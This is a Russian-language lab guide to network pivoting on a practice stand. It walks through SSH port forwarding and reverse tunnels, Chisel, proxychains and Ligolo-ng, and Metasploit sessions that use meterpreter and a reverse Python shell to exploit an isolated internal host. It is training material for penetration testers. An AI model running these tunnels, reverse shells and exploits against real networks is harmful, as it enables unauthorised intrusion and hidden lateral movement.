

Pivoting lab

Учетные данные для linux-ext

- >Login: ubuntu, user имеет право на sudo
- Пароль: 123456

Учетные данные для linux-int

- >Login: root
- Пароль: 123456


Раздел 1: SSH-pivoting

Конфигурация клиента ssh для удобной работы со стендом, файл ~/.ssh/config:

```
Host linux-ext
  Hostname <linux-ext_ip>
  Port 22
  User ubuntu
Host linux-int
  Hostname 10.0.0.2
  Port 22
  User ubuntu
  ProxyJump linux-ext
```

Часть 1: Проксирование трафика через SSH-сервер

Задача 1: Динамическое проксирование трафика




Используем промежуточный хост linux-ext как socks5-проxy:

```
$ ssh -D4444 linux-ext
```

Проверим корректность работы прокси:

```
$ curl -x socks5h://localhost:4444 10.0.0.2
```

Задача 2: Локальный проброс портов




Выполним проброс TCP-порта 8080 из машины linux-ext на порт 8888 нашей машины.

```
$ ssh -L 8888:localhost:8080 linux-ext
```

Проверим работу проброса с помощью curl:

```
$ curl -v localhost:8888
```




Выполним более сложный проброс портов:

```
$ ssh -L 0.0.0.0:8888:10.0.0.2:80 linux-ext
```

Таким образом, мы получаем доступ к веб-серверу во внутренней сети и делаем его доступным не только для нашей машины, но и для всех, кто может к ней подключиться.

Задача 3: Удаленный проброс портов



Включим опцию GatewayPorts в конфигурации sshd на хосте linux-ext:

```
linux-ext $ sudo vim /etc/ssh/sshd_config
```

```
linux-ext $ sudo systemctl restart ssh
```

Выполним проброс порта из нашей машины на удаленную:


```
$ ssh -R 31337:0.0.0.0:31337 linux-ext
```

Используем nc для принятия соединения через проброшенный порт:

```
$ nc -lp 31337
```

Если все настроено правильно, в течение минуты nc должен принять соединение, идущее с машины во внутренней сети через промежуточный хост.

Задача 4: Использование ProxyJump



Подключимся к внутреннему хосту linux-int через промежуточный, используя механизм ProxyJump:

```
$ ssh -v linux-int
```

Часть 2: Проксирование трафика через удаленный клиент ssh

Задача 1: Настройка учетной записи

```
$ sudo adduser pivoting --disabled-password --shell /usr/sbin/nologin
```

Сгенерируем ключ ssh:

```
$ ssh-keygen -f pivoting -t ed25519 -q -N ""
```

Записываем его в /home/pivoting/.ssh/authorized_keys с указанием дополнительных опций

```
$ mkdir /home/pivoting/.ssh/
```


```
$ echo "no-agent-forwarding,no-X11-forwarding,no-pty <pubkey>" >
```

```
/home/pivoting/.ssh/authorized_keys
```

```
$ chown -R pivoting: /home/pivoting/.ssh/
```

Теперь от имени этого пользователя можно подключаться к серверу и выполнять проксирование трафика, но не получится выполнять произвольные команды.

Задача 2: Проксирование трафика и проброс портов



Копируем приватный ключ на удаленный хост:

```
$ scp pivoting linux-ext:
```

На промежуточной машине выполняем исходящее SSH-подключение с пробросом портов:

```
linux-ext $ ssh -fN -R 1080 -R 8888:127.0.0.1:8080 -L 0.0.0.0:31337:127.0.0.1:31337  
-oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null -oldidentitiesOnly=yes -i pivoting  
pivoting@<server_ip>
```

В этом случае на стороне SSH-сервера будет открыт порт 1080, через который можно будет осуществлять проксирование соединений через ssh-клиент.

```
$ curl -x socks5h://localhost:1080 10.0.0.2
```

Опции для переадресации портов инвертируются по сравнению с проксированием через сервер, например, через опцию -L можно открыть порт 31337 на удаленной машине и пробросить соединения к нему на свою:

```
$ nc -lp 31337
```

Аналогично, опция -R выполняет проброс порта с linux-ext на вашу машину:

```
$ curl localhost:8888
```

Раздел 2: Классические методы pivoting

Часть 1: Chisel


Наиболее распространенный сценарий использования утилит для pivoting - прием обратного соединения с контролируемой машины.

Задача 1: Настройка сервера

Скачиваем последний [релиз](#) из репозитория и запускаем сервер:

```
$ ./chisel server -p 9312 --reverse --socks5
```

Задача 2: Подключение клиента



```
$ scp chisel linux-ext:
```


На стороне клиента прописываем настройки для проброса портов и поднятия прокси:

```
linux-ext $ nohup ./chisel client 10.10.0.X:9312 R:9150:socks R:8888:127.0.0.1:8080  
31337:0.0.0.0:31337 &> /dev/null &
```

Проверяем правильность настройки аналогично сценарию с SSH:

```
$ curl -x socks5h://localhost:9150 10.0.0.2  
$ curl localhost:8888  
$ nc -lp 31337
```

Раздел 3: Pivoting с использованием Metasploit Framework



Задача 1: Настройка маршрутизации через сессии meterpreter

Запустим meterpreter на машине **linux-ext**:

```
msf> use exploit/multi/ssh/sshexec
msf> set target Linux\ x64
msf> set payload linux/x64/meterpreter/reverse_tcp
msf> set RHOSTS <linux-ext_ip>
msf> set USERNAME ubuntu
msf> set PASSWORD 123456
msf> set LHOST tun0
```

Используем сессию meterpreter для маршрутизации трафика от модулей (Y - номер сессии):

```
msf> route add 10.0.0.0/24 Y
```

Проверим доступ к linux-int через сессию:

```
msf> use auxiliary/scanner/http/http_version
msf> set RHOSTS 10.0.0.2
msf> set HTTPTRACE yes
msf> exploit
```

Задача 3: проксирование доступа для других приложений

Для проксирования трафика других приложений поднимем socks-сервер:

```
msf> use auxiliary/server/socks_proxy
$ curl -x socks5h://localhost:1080 10.0.0.2
```

Задача 4: проброс портов и эксплуатация уязвимости на изолированном хосте

Прозэксплуатируем уязвимость на хосте **linux-int** и примем соединение от reverse shell на **linux-ext**.

Подготовим эксплойт:

```
msf> use exploit/multi/http/simple_backdoors_exec
```

```
msf> set RHOSTS 10.0.0.2
```

Выполним проброс портов в сессии meterpreter:

```
msf > session -i X
meterpreter > portfwd add -R -L 127.0.0.1 -p 4444 -l 4444
meterpreter > background
```

Настроим payload:

```
msf> set payload cmd/unix/reverse_python
msf> set PYTHONPATH python3
msf> set SHELL /bin/bash
```

Укажем адрес хоста **linux-ext** для обратного соединения:

```
msf> set LHOST 10.0.0.1
msf> exploit
```

Получаем обратное соединение и проверяем его, выполнив любую команду.

Раздел 4: Применение proxychains

Задача 1: Настройка proxychains

Let's install the current version of proxychains:

```
$ apt install proxychains4
```

Настроим proxychains на использование socks5 proxy:

```
$ sudo vim /etc/proxychains.conf
[ProxyList]
socks5 127.0.0.1 9050
```

Проверка работы proxychains:

```
$ proxychains curl 10.0.0.2
```

Раздел 5: Ligolo-ng

Задача 1: Настройка сервера и интерфейса

Создадим и включим tun-интерфейс для маршрутизации трафика:

```
$ sudo ip tuntap add user kali mode tun ligolo
$ sudo ip link set ligolo up
```

[Скачиваем](#) и запускаем серверную часть:

```
$ sudo ./proxy -selfcert
```

Задача 2: Настройка клиента

Запуск клиента:

```
linux-ext $ ./agent -ignore-cert -connect <server_ip>:11601
```

Настройка маршрута до целевой сети:

```
$ sudo ip route add 10.0.0.0/24 dev ligolo
```

Запуск туннелирования:

```
ligolo-ng > session
```

```
ligolo-ng > start
```

Проверка работы туннеля:

```
$ curl 10.0.0.1
```

Проброс портов на удаленную машину:

```
ligolo-ng> listener_add --addr 0.0.0.0:31337 --to 127.0.0.1:31337 --tcp
```

```
$ nc -lvp 31337
```